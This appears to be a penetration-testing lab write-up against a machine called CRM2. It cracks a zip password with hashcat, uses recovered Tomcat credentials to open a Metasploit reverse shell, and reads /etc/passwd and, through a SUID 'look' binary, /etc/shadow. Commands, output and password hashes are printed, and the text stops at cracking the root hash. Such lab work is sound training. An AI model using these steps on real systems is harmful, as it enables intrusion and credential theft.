After visiting this webpage, we can download "backup.zip" and see the names of files residing in this compressed file. The files were password protected, however, based on the file names, we can tell that they may contain credentials and other information we could use to compromise CRM2. Thus, the next step in our attack is to crack this password.

Password Protected Compressed Folder Containing Credential Information




Brute Forcing Folder Password

Using “John The Ripper” and “Hashcat,” we can discover the password hash and attempt to crack it with hashcat.


John The Ripper - getting the password hash

The John the Ripper password cracking suite has a utility known as “zip2john”, which we can use to extract the zip file’s password hash.




Hashcat - cracking the password hash

Now that we have the password hash, we can use Hashcat: a program that attempts many passwords until the list of provided hashes is solved. Instead of trying all possible password combinations, our team opted to use the notorious “rockyou.txt,” a list of the 14,344,392 most common passwords. The command to crack the password is: “hashcat -m 17220 -a 0 hash.txt rockyou.txt”




Hashcat determined the password for the file is “@administrator_hi5”. We can now use this password to extract all the files.



Inspecting the file contents

Most of the extracted files contained seemingly negligible information, except for “tomcat-users.xml.”

The file of Plaintext Usernames and Passwords




This file contains two entries for users that can access the Tomcat manager/admin GUI. Their usernames and passwords are as follows:

manager:melehifokivai
admin:melehifokivai.

Using these credentials gained access to the Tomcat manager and admin GUI.


Tomcat Web Application Manager




Our investigation of the application manager to find out what resources we have access to and what functionality we have gained led to the discovery that we have file upload functionality. Upon further research, we learned we could deploy WAR files through this webpage to gain a remote shell.

Getting Remote Shell


We again looked to metasploit to automate the process. We initially attempted Entry #6. Despite these attempts, we could not get this particular exploit to work.



We then attempted exploit #7, using the command "use exploit/multi/http/tomcat_mgr_upload."



Figuring the attack was improperly configured we observed the options using the "show options" command.



From the above list of options, our team decided we needed to set the HttpPassword, HttpUsername, RHOSTS, and RPORT with the correct information.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername ⇒ admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword melehifokivai
HttpPassword ⇒ melehifokivai
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.0.36
RHOSTS ⇒ 192.168.0.36
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT ⇒ 8080
```

With this configuration, we attempted the attack again using the "exploit" command. As the below image depicts, we have succeeded in getting a remote shell.

Remote Shell Gained

```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.0.41:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying pBqZuRFtLQvjnFDlpps...
[*] Executing pBqZuRFtLQvjnFDlpps...
[*] Undeploying pBqZuRFtLQvjnFDlpps ...
[*] Sending stage (58829 bytes) to 192.168.0.36
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (192.168.0.41:4444 → 192.168.0.36:54970) at 2022-11-12 22:48:39 -0500

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > help

Core Commands
=============
```

Using the "shell" command, we drop into a regular instance of bash and can run commands such as "whoami."

```
meterpreter > shell
Process 2 created.
Channel 2 created.
whoami
tomcat
```

Next, using the “cat /etc/passwd” command, we found all accessible accounts on the system.

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
sssd:x:126:131:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
randy:x:1000:1000:randy,,,:/home/randy:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
tomcat:x:1001:1001::/home/tomcat:/bin/sh
sshd:x:127:65534::/run/sshd:/usr/sbin/nologin
jaye:x:1002:1002::/home/jaye:/bin/sh
```

From this output, we derived that these accounts are active on the system root, randy, tomcat, and jaye.

Privilege Escalation to Root

Now that we have access to the server, our goal is to elevate our privilege by accessing the root account.

While the group was focusing on enumerating the machine, one of our group members was able to use previously found credentials to log into the "jaye" account (password "melehifokivai")

```
su: Authentication failure
su randy
Password: melehifokivai
su: Authentication failure
su jaye
Password: melehifokivai
whoami
jaye
```

Enumeration with linPEAS


To enumerate the system we used linPEAS on the target system. To do this, we used wget to download a pre-compiled version of linPEAS using the command "wget https://github.com/carlospolop/PEASS-ng/releases/download/20221106/linpeas.sh"

```
wget https://github.com/carlospolop/PEASS-ng/releases/download/20221106/linpeas.sh
--2022-11-12 21:08:58--  https://github.com/carlospolop/PEASS-ng/releases/download/20221106/linpeas.sh
Resolving github.com (github.com)... 140.82.112.4
Connecting to github.com (github.com)|140.82.112.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/83dc20c0-bf3e-4554-a9e8-8ad52f73b624?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20221113%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20221113T040844Z&X-Amz-Expires=300&X-Amz-Signature=6f1b8dbaa9f1f4952a832f8325c99589e116f4eb3bc71e3a6ea99417f9c872d26&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2022-11-12 21:08:58--  https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/83dc20c0-bf3e-4554-a9e8-8ad52f73b624?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20221113%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20221113T040844Z&X-Amz-Expires=300&X-Amz-Signature=6f1b8dbaa9f1f4952a832f8325c99589e116f4eb3bc71e3a6ea99417f9c872d26&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.199.108.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 827827 (808K) [application/octet-stream]
Saving to: 'linpeas.sh'

     0K .......... .......... .......... .......... ..........  6% 1.18M 1s
    50K .......... .......... .......... .......... .......... 12% 1.46M 1s
   100K .......... .......... .......... .......... .......... 18% 1.66M 0s
   150K .......... .......... .......... .......... .......... 24% 4.55M 0s
   200K .......... .......... .......... .......... .......... 30% 2.86M 0s
   250K .......... .......... .......... .......... .......... 37% 2.93M 0s
   300K .......... .......... .......... .......... .......... 43% 1.84M 0s
   350K .......... .......... .......... .......... .......... 49% 3.35M 0s
   400K .......... .......... .......... .......... .......... 55% 2.21M 0s
   450K .......... .......... .......... .......... .......... 61% 3.77M 0s
   500K .......... .......... .......... .......... .......... 68% 3.66M 0s
   550K .......... .......... .......... .......... .......... 74% 3.46M 0s
   600K .......... .......... .......... .......... .......... 80% 3.70M 0s
   650K .......... .......... .......... .......... .......... 86% 3.51M 0s
   700K .......... .......... .......... .......... .......... 92% 3.44M 0s
   750K .......... .......... .......... .......... .......... 98% 6.79M 0s
   800K ........                                              100% 10.4M=0.3s

2022-11-12 21:08:59 (2.62 MB/s) - 'linpeas.sh' saved [827827/827827]
```


We then executed linPEAS via the “bash linpeas.sh” command.

Taking note of the above legend, we looked through the following output for red text highlighted in orange: such entries classify a “95% a [Privilege Escalation] vector”. In the linPEAS output below, we can see that it suggests that the machine is vulnerable to CVE-2021-4034 and CVE-2021-3560. We found a script on Github that automates described in CVE-2022-3560, however, this solution did not work. We also attempted to use varying scripts to automate the attack described in CVE-2021-4034, such as the one at this link. These attacks also could not be initiated because the user can not access “make” or “gcc.”

With these two attacks failing, we looked back into linPEAS for other easy solutions. Later in the output generated by linPEAS, we found an executable at the location "/home/jaye/files/look" with the SUID and GUID bits set.




Running this executable, we are met with the following output.



The usage indicates that this is the standard "look" utility. Checking resources such as the GTFOBins entry for look tells us we can use it for privileged reads when the SUID bit is set.

Reading the /etc/shadow file

Intending to gain access to the root account, our team realized that ./look performed on the "/etc/shadow" file could provide us with the root password.



The results provide a username and hashed password combinations for the following accounts:

- root:6fHvHhNo5DWsYxgt0$.3upyGTbu9RjpoCkHfW.1F9mq5dxjwcqeZl0KnwEr0vXXzi7Tld2lAeYeIio/9BFPjUCyaBeLgVH1yK.5OR57.:18888:0:99999:7:::

- randy:6bQ8rY/73PoUA4lFX$i/aKxdkuh5hF8D78k50BZ4eInDWklwQgmmpakv/gsuzTodngjB340R1wXQ8qWhY2cyMwi.61HJ36qXGvFHJGY/:18888:0:99999:7:::

- tomcat:6XD2Bs.tL01.5OT2b$.uXUR3ysfujHGaz1YKj1l9XUOMhHcKDPXYLTexsWbDWqIO9ML40CQZPI04ebbYzVNBFmgv3Mpd3.8znPfrBNC1:18888:0:99999:7:::

- jaye:6Chqrqtd4U/B1J3gV$YjeAWKM.usyi/JxpfwYA6ybW/szqkiI1kerC4/JJNMpDUYKavQbnZeUh4WL/fB/4vrzX0LvKVWu60dq4SOQZB0:18887:0:99999:7:::


Cracking Root Credentials

Now that we have the hash values for all the passwords, including roots, we can use Hashcat again to attempt to crack it.

Hashcat on System Users

